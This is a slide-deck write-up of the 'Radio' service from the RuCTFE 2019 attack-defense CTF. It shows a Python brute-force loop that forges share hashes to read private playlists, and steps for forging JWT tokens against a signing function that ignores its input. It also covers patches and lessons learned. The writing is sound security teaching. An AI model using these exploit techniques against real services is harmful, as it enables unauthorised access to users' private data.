Radio - RuCTFE 2019

Daniel ‘ferdl’ Haider

Content

Live demo of the app

Finding vulns

Exploits & Patches

Real world relevance & Lessons learned

Demo Time

Analyzing

01 Luckily the service came with Docker files, easy to run it locally

02 Data can only be stored in playlist name / description

→ 🏳️ probably there

03 How to retrieve playlists of other users?


→ Either vuln in share functionality or in authorization

Share Functionality

Endpoint:

```
/share/playlist/{h:\\w{64}}/
```


Does not check if playlist is private and hash is generated for all playlists - even private ones!



Hash creation:

```
func (p *Playlist) HS() string {
    return fmt.Sprintf("%x",sha256.Sum256([]byte(fmt.Sprintf(
        "playlist:{%d}:{%t}:{%d}:{&b}", p.ID, p.Private, p.UserID))))
}
```

Let’s have a closer look at that hash …



Patch

Just append something to the String of which the hash is calculated:

```
func (p *Playlist) HS() string {
  return fmt.Sprintf("%x",sha256.Sum256([]byte(
    fmt.Sprintf("123playlist:{%d}:{%t}:{%d}:{&b}",
    p.ID, p.Private, p.UserID))))
}
```

Additional Protection

Gamebot always used upper-case username and password for registration

```
func registerUserHandler(...) (err error) {
    ...
    if strings.ToUpper(signUpForm.Username) != signUpForm.Username {
        w.WriteHeader(400)
        err = fmt.Errorf("Sorry")
        json.NewEncoder(w).Encode(forms.Error2RadioValidationErrors(err))
        return
    }
    if strings.ToUpper(signUpForm.Password) != signUpForm.Password {
        w.WriteHeader(400)
        err = fmt.Errorf("Sorry")
        json.NewEncoder(w).Encode(forms.Error2RadioValidationErrors(err))
        return
    }
    ...
    return
}
```

Exploit


01 Register user with name and password mimicking gamebot
→ Login to retrieve generated user_id

02 Create playlist to retrieve current playlist_id

03

```
user_to_iterate = 20
playlists_to_iterate = 50
for uid in range(USER_ID - user_to_iterate, USER_ID):
    for plid in range(PLAYLIST_ID - playlists_to_iterate, PLAYLIST_ID):
        m = hashlib.sha256(("playlist:{" + str(plid) + "}:{true}:{" + str(uid) + "}:{&b}").encode('utf-8')).hexdigest()
        print(requests.get(address + '/frontend-api/share/playlist/' + m + '/').text)
```

When you realize your patch didn’t work for the last 1.5 hours ...



docker-compose build not enough

Go binary was copied into container from .build folder

Additional Dockerfile.build which made a container in which you were able to build the Go binary

Finding the second vulnerability

More and more users and playlists

→ harder to guess correct user_id / playlist_id combo

Started to look into auth

Network dumps showed strange requests to `/api/v1/playlist/` with weird JWT tokens in Authorization header

Two auth middlewares:

- authorizeUserMiddleware → Cookie
- authorizeApiMiddleware → JWT Token

Finding the second vulnerability

No Auth

```
POST /register/
POST /login/
GET /share/playlist/{h:\\w{64}}/
GET /our-users/
```


authorizeUserMiddleware

```
POST /playlist/
GET /playlist/
GET /playlist/{id}/
DELETE /playlist/{id:[0-9]+}/
GET /api/v1/token/
```

authorizeApiMiddleware

```
POST /api/v1/playlist/
GET /api/v1/playlist/
GET /api/v1/playlist/{id}/
DELETE /api/v1/playlist/{id:[0-9]+}/
POST /api/v1/track/
DELETE /api/v1/track/{id:[0-9]+}/
```

JWT Token



Traffic dump showed several GET requests to `/api/v1/playlist/` with differing Payload but same Header and Signature

→ Does the authorizeApiMiddleware not check the signature??

Sign function

```
func Sign(src string, secret string) string {
    key := []byte(secret)
    s1 := hmac.New(sha256.New, []byte(fmt.Sprintf("%c", key[0]))).Sum(nil)
    s2 := hmac.New(sha512.New, []byte(fmt.Sprintf("%c", key[1]))).Sum(nil)
    s3 := hmac.New(sha1.New, []byte(strings.Join([]string{string(s1), string(s2)},""))).Sum(nil)
    s4 := ""
    for i := 1; i < len(s3)-1; i++ {
        if i%2 == 0 {
            s4 = s4 + string(s3[len(s3)-i])
        } else {
            s4 = s4 + string(s3[i])
        }
    }
    h := hmac.New(sha256.New, []byte(s4))
    h.Write([]byte(s4))
    return
base64.StdEncoding.EncodeToString([]byte(string([]byte(string(h.Sum(nil))+string(s1))) +
string(s2)))
}
```

src is never used!

Patch

- Since Sign was loaded from git we could not patch it ...
- Include the user_id in the payload of the token
- Additionally check if user_id matches the given name
- Not nice, but enough to protect against automated attacks


```
func getToken(...) (err error) {
    user := getUserFromContext(r.Context())
    payload := map[string]string{"user": user.Username, "id": fmt.Sprint(user.ID)}
    token := auth.Encode(&payload)
    enc.Encode(map[string]string{"token": token})
    return
}
```

- Also blocked all requests with JWT Tokens not having the “Bearer “ prefix

Exploit

- Register new user and login
- Get JWT token from `/api/v1/token/`
- Get list of usernames from `/frontend-api/our-users/`
- Reverse and truncate list … (if you're not stupid like me)
- For each username:
  - Replace name in payload of jwt token
  - Fetch playlists from `GET /api/v1/playlist/` using the manipulated token
  - Dump everything to stdout and let W0PR do its magic :)
  - Profit

Exploit Performance




Real World Relevance

Use tried and tested libraries for common tasks like Authorization

Do NOT do that

Test your backend!
Especially things like resource access

Lesson learned (again):
Do not assume anything.



THE END

https://github.com/HackerDom/ructfe-2019/tree/master/services/radio
https://play.golang.org